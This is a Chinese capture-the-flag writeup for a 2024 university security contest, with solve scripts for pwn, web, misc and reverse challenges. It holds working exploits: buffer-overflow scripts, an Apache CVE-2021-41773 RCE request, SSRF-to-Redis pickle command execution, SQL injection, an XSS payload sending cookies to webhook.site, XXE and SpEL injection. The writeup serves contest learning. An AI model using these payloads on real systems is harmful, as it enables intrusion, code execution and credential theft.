2024 高校网络安全管理运维赛 Writeup

algorithm

babyai

maze文件没有strip，放进IDA里面和源码大差不差。可以发现在readSeed函数里存在明显的溢出，溢出到了observation中。通过对源码分析，可以了解到maze是实现了强化学习的一个交互环境， agent.py则是实现了训练过程和用户交互。

与用户交互的是 `agent.py`。可以发现网络模型是固定的，那么我们的目标就是让这个固定网络在特定的observation下走到seed对应的flagSlot。

于是可以在本地导入网络模型，爆破seed或者爆破observation来实现这一点。由于交互逻辑都在agent.py里写好了，在其上面稍作十来行的改动就可以实现脚本。

```
from base64 import decodebytes, encodebytes
from torch import nn, from_numpy

model = nn.Sequential( nn.Linear( 5, 50 ), nn.ReLU(), nn.Linear( 50, 2 ) )
prefix = "a"*28
a = [ 'aaaa' for _ in range( 65535 ) ]

class Env:
    def __init__( self, seed=None, solve=False ) -> None:
        self.seed = seed
        from pwn import process, context, remote
        if solve:
            self.env = remote( "127.0.0.1", 4321 )
            self.env.sendlineafter( b"token", b"" )
            self.env.sendlineafter( b"choice", b"2" )
            self.env.sendline( seed.encode() )
        else:
            self.env = process( "./maze" )
        if self.seed is None:
            self.env.sendlineafter( b"choice:", b"1" )
        else:
            self.env.sendlineafter( b"choice:", b"2" )
            self.env.sendlineafter( b"seed:", seed.encode() )

    def reset( self ):
        self.env.recvuntil( b"Agent start working...\n" )

    def getObs( self, l ):
        from numpy import array, float32
        return array( list( map( lambda x: float( x )/255,
```

```
self.env.recvline().strip().split() ) )+[ 1/15 ], dtype=float32 )

    def getResult( self ):
        str( self.env.recvuntil( b"Here's what the agent found...\n" ).decode() )
        return self.env.recvline().decode()

    def step( self, a ):
        self.env.sendline( str( int( a ) ).encode() )
        return float( self.env.readline() )

    def close( self ):
        self.env.close()

def epsilonGreedy( obs, eps=0.05 ):
    from random import random
    if ( random()<eps ):
        return 0 if random()<0.5 else 1
    ret = model( from_numpy( obs ) )
    return 1 if ret[0]<ret[1] else 0

def genRollout( solve=False ):
    from random import randint
    env = Env( prefix+''.join( a ), solve )
    env.reset()
    obs, _a, reward, m, total, x = None, None, None, 15, 0, 0
    for l in range( m ):
        nObs = env.getObs( l )
        obs = nObs
        _a = epsilonGreedy( obs, 0 )
        reward = env.step( _a )
        if reward<1.0/17:
            a[ x+( 1<<l )-1 ] = ''.join( [ chr( ord( 'a' )+randint( 0, 25 ) ) for
_ in range( 4 ) ] )
            break
        else:
            x = x << 1 | _a
        total += reward
    print( total )
    env.close()
    return total

def main():
    from pickle import loads
    with open( 'model.pkl.b64', 'rb' ) as fd:
        model.load_state_dict( loads( decodebytes( fd.read() ) ) )
    while genRollout()<1:
        pass
    from pwn import context
    context.log_level = "DEBUG"
    genRollout( True )
```

```
    #print( prefix+''.join( a ) )

if __name__=='__main__':
    main()
```

secretbit

可以看到题中每次随机生成m_0, n_0, m_1, n_1 并根据flag对应比特，选择使用哪组参数来生成数据。所以解题的关键是求出不同参数对应数据的概率区别，也就是要区分不同参数生成的分布。

发现instance的本质是在做S_m 上的置换，如果置换中包含了长度小于 n 的轮换则判为1，否则为0，故为1的概率为：

$$m! - \sum_{i=n+1}^{m} C_m^i \times (i-1)! \times (m-n)! = m! - \sum_{i=n+1}^{m} C_m^i \frac{m!}{i} = 1 - \sum_{i=n+1}^{m} \frac{1}{i}$$

通过计算每次数据中1的概率即可区分参数，从而得到比特，最终得到flag，可能出现1-2个比特的错误，手动调整即可，调整exp如下：

```
from Crypto.Util.number import long_to_bytes


def calculate_prob(mn):
    m, n = mn
    prob = 1
    for i in range(n+1, m+1):
        prob -= 1 / i
    return prob


leak_message = eval(open('data.txt', 'r').read())
flag_b = ''
for message in leak_message:
    mn0, mn1, data = message
    real_prob = data.count(1) / len(data)
    prob0 = calculate_prob(mn0)
    prob1 = calculate_prob(mn1)
    if abs(prob0 - real_prob) < abs(prob1 - real_prob):
        flag_b += '0'
    else:
        flag_b += '1'
print(long_to_bytes(int(flag_b, 2)))
```

pwn

babypwn

入门的ret2text，在login中输入密码部分存在栈溢出，同时程序中存在后门函数，填充返回地址为后门函数地址

```
from pwn import *

p = process('./main')
# p = remote('localhost', 9999)

p.sendafter(b'Enter your username: ', b'root')
payload = b'a'*0x30 + p64(0) + p64(0x401177)
p.sendafter(b'Enter the password: ', payload)

p.interactive()
```

login

此题在技术难度上不高，在pwn类型入门题中，黑盒测试较为少见。

Memory Leak

题目为无Binary pwn，需要首先进行手动测试，共有两个漏洞

1. 弱口令： `admin 1q2w3e4r`
2. 缓冲区溢出： `password` 读取长度远超Buffer长度

可以在前端终端中简单测试，发现Username字段存在长度限制，之后测试Password字段，在超长时发生崩溃。
溢出在一定长度时（例如45），会触发`panic`函数，dump完整ELF文件，**用于逆向分析**

Exploit

后续是简单的ret2text栈溢出利用，具体EXP见下：

```
from pwn import *

context(log_level='debug', os='linux', arch='amd64', bits=64)
# context.terminal = ['/usr/bin/x-terminal-emulator', '-e']
# context.terminal = ['/usr/bin/terminator', '--new-tab', '-x']
context.terminal = ['tmux', 'splitw', '-h']

# Interface
local = False
binary_name = "login"
port = 10004

if local:
        p = process(["./" + binary_name])
```

```
        e = ELF("./" + binary_name)
        # libc = e.libc
else:
        p = remote("127.0.0.1", port)
        e = ELF("./" + binary_name)
        # libc = ELF("libc-2.23.so")


def gdb_attach(cmd=''):
        if local:
                gdb.attach(p, cmd)
                if cmd == '':
                        raw_input()
        else:
                pass


def gdb_break(addr:int = 0, rebase: bool = False):
        cmd = "b *"
        if addr == 0:
                cmd = "b main"
        if rebase:
                cmd += "$rebase(0x%x)" % addr
        else:
                cmd += "0x%x" % addr
        log.info(cmd)
        gdb_attach(cmd)


ru = lambda x: p.recvuntil(x)
rc = lambda x: p.recv(x)
sl = lambda x: p.sendline(x)
sd = lambda x: p.send(x)
sla = lambda delim, data: p.sendlineafter(delim, data)
# sendafter(delim, payload)
sa = lambda ai, bi: p.sendafter(ai, bi)

# Address
retn_gadget = 0x401581


# functions

# Main
if __name__ == "__main__":

        sla(b"token", YOUR_TOKEN_HERE)

        # Step 1: dump ELF file for Reversing
        # # gdb_attach("b panic")
```

```
        # sla(b"Username: ", b"admin")
        # # sla(b"Password: ", b"1q2w3e4r")             # You can either guess
the password,
        # sla(b"Password: ", b"a" * 45)                # or try to overflow the
buffer
        # ru(b"Core dumped\n")
        # elf_file = p.recvall()

        # with open("core_dumped", "wb") as f:
        #       f.write(elf_file)

        # Step 2
        # gdb_attach("b *0x40149D")
        payload = b"a" * 0x90 + b"b" * 8 + p64(retn_gadget) +
p64(e.symbols["backdoor"])
        sla(b"Username: ", b"admin")
        sla(b"Password: ", payload)

        p.interactive()
```

misc

钓鱼邮件识别

在分析这封可疑邮件的过程中，我发现了以下几个钓鱼指标：

1. 邮件发件人域名可疑：
   - 邮件的 "From" 字段显示发件人为 "账户管理员 admin@foobar.edu.cn"，这似乎是一个合法的发件人。
   - 但是，在 "Sender" 字段中，可以看到实际的发件人域名为 "user@foobar-edu-cn.cf"。这里使用了一种常见的代发机制，攻击者伪造了发件人字段，实际上是通过另一个域名发送的邮件。
   - 在 "Sender" 字段后面，还隐藏了一段 base64 编码的字符串 "ZmxhZ3tXZWxjT21lVE99"，解码后为: "flag{WelcOmeTO}"。
2. 邮件正文中的钓鱼链接：
   - 在邮件的 HTML 正文中，有一个超链接，正文中显示的文本为 "oa.foobar.edu.cn/beian"，但其实际指向 "https://oa.foobar-edu-cn.cf/beian/xxx/?user=xxx"，这也是一种常见的利用高仿域名实施的钓鱼攻击。
   - 在伪造的链接中，包含了第二个 flag：“flag{PHisHhuntinG}"。
3. 进一步分析钓鱼邮件的域名：
   - 仔细查看提供的钓鱼邮件 EML 文件,我们发现发件人域名为 foobar-edu-cn.com,这是一个可疑的域名。需要进一步查询该域名的 DNS 记录,特别是 SPF、DKIM 和 DMARC 记录,以获取更多信息。
   - 查询域名
     - 使用 `dig` 命令查询 foobar-edu-cn.com 的 TXT 记录:

```
dig +short TXT foobar-edu-cn.com
```

- 得到提示flag3共有3部分.

- 查询 SPF 记录:
  - 使用 `dig` 命令查询 spf.foobar-edu-cn.com 的 TXT 记录:

```
dig +short TXT spf.foobar-edu-cn.com
```

  - 我们发现 SPF 记录中包含了第一部分 flag:"flag*part1={N0wY0u*"。
- 查询 DKIM 记录:
  - 使用 `dig` 命令查询 default._domainkey.foobar-edu-cn.com 的 TXT 记录:

```
dig +short TXT default._domainkey.foobar-edu-cn.com
```

  - 我们发现 DKIM 记录的公钥注释中包含了第二部分 flag:"flag*part2=Kn0wH0wt0*"。
- 查询 DMARC 记录:
  - 使用 `dig` 命令查询 _dmarc.foobar-edu-cn.com 的 TXT 记录:

```
dig +short TXT _dmarc.foobar-edu-cn.com
```

  - 我们发现 DMARC 记录的 `ruf` 邮箱地址中包含了第三部分 flag:"flag_part3=ANAlys1sDNS}"。
- 拼接 flag:
  - 将获得的三个 flag 部分按顺序拼接起来,得到完整的 flag:

```
flag{N0wY0u_Kn0wH0wt0_ANAlys1sDNS}
```

easyshell

考点：冰蝎流量分析、Zip已知明文攻击

题目是冰蝎的流量，使用了默认的密码rebeyond

可以直接通过脚本（ https://github.com/melody27/behinder_decrypt ）进行解密

```
pica@m920x:~/behinder_decrypt-master$ python3 py_decrypt.py -f misc1-webshell.pcap
文件路径：  misc1-webshell.pcap  秘钥为：  e45e329feb5d925b
这是一个请求
这是一个响应
这是一个请求
这是一个响应
这是一个请求
这是一个响应
这是一个请求
这是一个响应
这是一个请求
这是一个响应
这是一个请求
这是一个响应
这是一个请求
这是一个响应
这是一个请求
这是一个响应
长度为：  16
进入php文件



@error_reporting(0);
function main($content)
{
        $result = array();
        $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode($content);
    @session_start();  //初始化session，避免connect之后直接background，后续getresult无法获取cookie

    echo encrypt(json_encode($result));
}

function Encrypt($data)
{
 @session_start();
    $key = $_SESSION['k'];
        if(!extension_loaded('openssl'))
        {
                for($i=0;$i<strlen($data);$i++) {
                        $data[$i] = $data[$i]^$key[$i+1&15];
                    }
                    return $data;
        }
    else
        {
                return openssl_encrypt($data, "AES128", $key);
        }
}
$content="UXhRWFBpb09IdG5Pc08zaTJMM2ZZWjE2Unl2dzQ1WVloYU5XWEhXS1l5dVJkQ2RFazVXWWJZM0RoSlpub2x4VFBXeU5JUGRPRTZ4RUdJWktybVJJcVhTSkVWNEVyeTZmcjRlYWxLbFZiZjJ4TUx3Snk5ZUxGSV
```


提取流量中的两个文件 `grep {\"msg\":\"`

```
pica@m920x:~/behinder_decrypt-master$ cat result |grep {\"msg\":\"
{"msg":"UEsDBBQAAQAAAG51l1h4ukJKNgAAACoAAAALAAAAc2VjcmV0MS50eHRtglHEWPDSyDT6pBo
Aj8AFAABAAAAbnWXWHi6Qko2AAAAKgAAAAsAJAAAAAAAAAAAgAAAAAAAAAHNlY3JldDEudHh0CgAgAAA
AAAAA==","status":"success"}
{"msg":"SGVsbG8sIGJ1dCB3aGF0IHlvdSdyZSBsb29raW5nIGZvciBpc24ndCBtZS4=","status":
pica@m920x:~/behinder_decrypt-master$
```

再分别提取两个文件名secret2.txt和temp.zip

```
pica@m920x:~/behinder_decrypt-master$ cat result |grep $mode=\"ZG93bmxvYWRQYXJ0\";
$mode="ZG93bmxvYWRQYXJ0";$mode=base64_decode($mode);$path="RDovdG9vbHMvdGVtcC56aXA=";$pa
wpath="";$createTimeStamp="";$accessTimeStamp="";$modifyTimeStamp="";
$mode="ZG93bmxvYWRQYXJ0";$mode=base64_decode($mode);$path="RDovdG9vbHMvc2VjcmV0Mi50eHQ="
;$newpath="";$createTimeStamp="";$accessTimeStamp="";$modifyTimeStamp="";
pica@m920x:~/behinder_decrypt-master$ ^C
```

利用zip明文攻击破解zip密码（ARCHPR需要约9分钟破解）



解压缩获取flag

flag{70854278-ea0c-462e-bc18-468c7a04a505}


SecretDB

SQLite 数据删除后不会立刻垃圾回收，原始数据仍然保留在文件中（但如果在同一个表内继续写入，有可能覆盖）。

利用该特性结合数据库的建表结构：

```
CREATE TABLE "flag" (
"id" INTEGER,
"sort" INTEGER UNIQUE,
"message" TEXT,
PRIMARY KEY("id" AUTOINCREMENT)
)
```

可以获得绝大部分字符，显然flag格式为uuid4。恢复过程中会有一位数据缺失，需要进行爆破。



Gateway

附件中 baseinfoSet.json 存在密文 `"baseinfoSet_TELECOMPASSWORD":`

`"106&112&101&107&127&101&104&49&57&56&53&56&54&56&49&51&51&105&56&103&106&49&56&50&56&103&102&56&52&101&104&102&105&53&101&53&102&129&",`

浏览器搜索： baseinfoSet_TELECOMPASSWORD ，可以找到数个对该算法的解释与解密脚本，选择其中之一即可解密成功。

```
orig='106&112&101&107&127&101&104&49&57&56&53&56&54&56&49&51&51&105&56&103&106&49
&56&50&56&103&102&56&52&101&104&102&105&53&101&53&102&129&'
l=list(map(int,orig.split('&')[:-1]))
result=[]
for i in l:
    if i > 57:
        i-=4
    result.append(chr(i))
print(''.join(result))
```

zip

题目要求用户输入一个和 token 前 64 字节相同的字符串作为密码，然后程序会压缩并加密 flag.

再要求用户输入一个前 5 字节为 `flag{` 的密码解压 zip，输出解压后的文件，也就是用户想拿到的 flag.

参考这个，如果密码超过了 64 字节，会预先做一个 sha1，所以只需要暴力枚举一个后缀，使得 token 前 64 字节拼上这个后缀的 sha1 前 5 个字节是 `flag{` 即可通过此题.

由于 7z 输入密码会从 pty 读，所以是用 fakepty 调用的 7z，这可能导致包含一些控制字符的 sha1 无法通过，
在 4060 上用 hashcat 大概期望需要 10 分钟碰撞出一个能跑通的解.

由于用到了 pty，所有又有了另一种通过的方法，直接在 token 和 `flag{` 后都拼上 `"\x15anypwd"`，`"\x15"` 在 pty 中是直接清空前面的输入，所以 7z 拿到的密码就是 `anypwd` 了.

Apache

根据附件得知 FROM httpd:2.4.49-buster， 存在 CVE-2021-41773 ，使用路径穿越的方式RCE获得flag。

```
POST /nc HTTP/1.1
Host: prob01-kbifc3l3.contest.pku.edu.cn
Content-Length: 480
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="port"

80
------WebKitFormBoundary7MA4YWxkTrZu0gW
```

```
Content-Disposition: form-data; name="data"

POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh HTTP/1.1
Host: aaaa
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 45
Content-Type: application/x-www-form-urlencoded

echo Content-Type:text/plain; echo; cat /flag;









------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

f or r

格式是 Windows update。

https://learn.microsoft.com/en-us/windows/deployment/update/psfxwhitepaper
https://wumb0.in/extracting-and-diffing-ms-patches-in-2020.html

使用第二篇文章中的工具
https://gist.github.com/wumb0/9542469e3915953f7ae02d63998d2553#file-delta_patch-py
可以处理文件的diff patch。

注意该题目经过修改的 curl.exe 为 10.0.19041.9999，需要使用 10.0.19041.0 RTM 版进行patch操作。

选手需要找到一个 19041 的 Windows curl.exe 文件，例如 19041.3300 使用 3300 版本的 r patch回退到 RTM 版本后，再通过 9999 的 f patch 升级到 19041.9999 。

curl --version

得到

flag{ dc1d03c554150a cedca6d71ce394 }

Web

Messy Mongo

考察的是MongoDB更新的行为：采用Update document和Aggregation pipeline的区别。
当传入的`Update`参数为数组时，Mongo将会把`Update`作为一个`Aggregation pipeline`进行解析，从而可以使用其Expr进行绕过。

PoC：

```
ky(`http://localhost:1898/api/login`, {
 method: 'patch',
 headers,
 json: {
   username: {
     $substr: ['admin', 0, 5]
   }
 }
})
```

JustXSS

预测nonce来进行XSS。

V8的`Math.random()`方法[不是密码学安全的](#)，可以通过历史记录来预测伪随机数生成器内部状态，从而获取之后得到的值。

能拿到未来的nonce后就可以很方便的注入里。但由于Vue的v-html是设置`innerHTML`来更新DOM，而事件侦听由被CSP给ban了，直接注入`<script>`也是不会执行的。
这里就需要第二个Trick，使用iframe绕过这个限制。

PoC:

```
<iframe srcdoc="<script
nonce='$NONCE'>window.open('https://webhook.site/88da27db-7c1e-4fee-8410-
9cef8bc08d2c?'+document.cookie)</script>"></iframe>
```

pyssrf

访问 source 路径获得源码，发现存在ssrf的点且存在没有密码的redis。

view-source:https://prob05-955b275c.contest.pku.edu.cn/source

自动换行

```
from flask import Flask,request
from redis import Redis
import hashlib
import pickle
import base64
import urllib
app = Flask(__name__)
redis = Redis(host='127.0.0.1', port=6379)

def get_result(url):
    url_key=hashlib.md5(url.encode()).hexdigest()
    res=redis.get(url_key)
    if res:
        return pickle.loads(base64.b64decode(res))
    else:
        try:
            print(url)
            info = urllib.request.urlopen(url)
            res = info.read()
            pickres=pickle.dumps(res)
            b64res=base64.b64encode(pickres)
            redis.set(url_key,b64res,ex=300)
            return res
        except urllib.error.URLError as e:
            print(e)


@app.route('/')
def hello():
    url = request.args.get("url")
    return '''<h1>give me your url via GET method like: ?url=127.0.0.1:8080<h1>
    <h2>Here is your result</h2>
    <h3>source code in /source</h3>
    %s
    ''' % get_result('http://'+url).decode(encoding='utf8',errors='ignore')

@app.route('/source')
def source():
    return
```

结合题目描述得知版本为python3.7，使用的urllib存在http头注入的问题，用这个漏洞（CVE-2019-9947）对后台的redis进行攻击。

构造key值

```
md5('http://1')=22d474190b1889d3373fa4f9334e979c
```

用脚本构造pickle的反序列数据

```
import base64
a=b'''cos system
(S'command here'
```

```
tR.'''
print(base64.b64encode(a))
```

因为采用的是flask框架，最简单获得回显的方式就是写文件到静态目录

```
import base64
a=b'''cos
system
(S'mkdir static'
tR.'''
print(base64.b64encode(a))
```

再将flag的内容重定向到static/1.txt中

```
import base64
a=b'''cos
system
(S'cat /flag>static/1.txt'
tR.'''
print(base64.b64encode(a))
```

综上，先访问以下url

```
/?url=127.0.0.1:6379?
%0d%0a%0d%0aSET%2022d474190b1889d3373fa4f9334e979c%20%22Y29zCnN5c3RlbQooUydta2Rp
ciBzdGF0aWMnCnRSLg%3d%3d%22%0d%0apaddins
```

触发反序列化创建static目录

```
/?url=1
```

再访问以下url，将flag输出到static/1.txt

```
/?url=127.0.0.1:6379?
%0d%0a%0d%0aSET%2022d474190b1889d3373fa4f9334e979c%20%22Y29zCnN5c3RlbQooUydjYXQg
L2ZsYWc%2bc3RhdGljLzEudHh0Jwp0Ui4%3d%22%0d%0apaddins
```

触发

```
/?url=1
```

再访问 /static/1.txt ,获得flag

phpsql

简单SQL注入。

可以 `username=admin&password='||1=1;#`

当然，你也可以:

`{"password":"1", "username":`
`f"1'||if(ascii(substr((sselectelect/**/group_concat(passwoorrd)/**/from/**/user),`
`{i},1))>{mid},sleep(2),0)#"}`

```
import requests
url = "https://prob06-frcwo2ol.contest.pku.edu.cn/login.php"
flag = ""
i = 0
while True:
    i = i+1
    left = 32
    right = 127
    while left < right:
        mid = (left+right) // 2
        payload = {"password":"1", "username":
f"1'||if(ascii(substr((sselectelect/**/group_concat(passwoorrd)/**/from/**/user),
{i},1))>{mid},sleep(2),0)#"}
        try:
            res = requests.post(url = url, data=payload, timeout=1)
            #print(res.text)
            right = mid
        except Exception as e:
            left = mid+1
    if left != 32:
        flag+=chr(left)
        print(flag)
    else:
        break
```

fileit

出网的无回显XXE，培训中讲过

```
<!ENTITY % dtd "<!ENTITY &#x25; xxe SYSTEM 'http://ip:port/%file;'> ">
```

expr

SPEL注入，但经过测试可以发现不允许执行命令，也不能出网

因此通过延时判断文件内容侧信道，逐位读出flag文件，如果内容正确则延时

```
("a".class.forName("jav"+"a.nio.file.Files").readAllLines("a".class.forName("ja"+
"va.nio.file.Paths").get("/flag"))).toString().substring({},{}).equals("[") and
T(Thread).sleep(1000000000)
```

Reverse

easyre

换表Base64

```
import base64

custom_base64_table =
"ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/"
custom_base64_map = bytes.maketrans(
    b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/",
    custom_base64_table.encode()
)

def custom_base64_decode(encoded_string):
    decoded_bytes = base64.b64decode(encoded_string.translate(custom_base64_map))
    decoded_string = decoded_bytes.decode('utf-8')
    return decoded_string


print(custom_base64_decode(r"AncsA6gXMSMoMqIuNCMuxaYuAGIavC9="))
#flag{B4se64_1s_s0_e4sy}
```

babyre

题目考点： UPX脱壳+异或等基本混合布尔运算逆向+md5算法识别

```
from z3 import *
#upx -d babyre //upx decompress

flag1 = 0xADB1D018+0x36145344
print(flag1)

a1 = BitVec("a1",32)
s1 = Solver()
s1.add((a1 | 0x8E03BEC3) - 3 * (a1 & 0x71FC413C) + a1 == 0x902C7FF8 )
s1.check()
```

```
m = s1.model()
print(m[m.decls()[0]])


s2 = Solver()
s2.add(4 * ((~a1 & 0xA8453437) + 2 * ~(~a1 | 0xA8453437))
     + -3 * (~a1 | 0xA8453437)
     + 3 * ~(a1 | 0xA8453437)
     - (-10 * (a1 & 0xA8453437)
      + (a1 ^ 0xA8453437)) == 551387557)
s2.check()
m = s2.model()
print(m[m.decls()[0]])

s3 = Solver()
s3.add( 11 * ~(a1 ^ 0xE33B67BD)
             + 4 * ~(~a1 | 0xE33B67BD)
             - (6 * (a1 & 0xE33B67BD)
                + 12 * ~(a1 | 0xE33B67BD))
                + 3 * (a1 & 0xD2C7FC0C)
                - 5 * a1
                - 2 * ~(a1 | 0xD2C7FC0C)
                + ~(a1 | 0x2D3803F3)
                + 4 * (a1 & 0x2D3803F3)
                + 2 * (a1 | 0x2D3803F3) == 0xCE1066DC)
s3.add( a1 & 0xf1000000 == 0 )
s3.check()
m = s3.model()
print(m[m.decls()[0]])

# flag{e3c6235c-05d9434d-04b1edf3-04034083}
```